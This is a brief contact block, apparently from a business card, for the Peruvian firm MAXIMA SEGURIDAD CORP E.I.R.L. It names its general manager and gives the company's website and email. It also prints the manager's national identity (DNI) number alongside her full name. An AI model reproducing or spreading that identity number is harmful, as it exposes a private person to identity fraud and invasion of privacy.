MAXIMA SEGURIDAD CORP E.I.R.L.
Cecilia Y. Vásquez Vizarreta
GERENTE GENERAL

Cecilia Yovana Vásquez Vizarreta
DNI: 21556056

www.maximaseguridadcorp.com
consultas@maximaseguridadcorp.com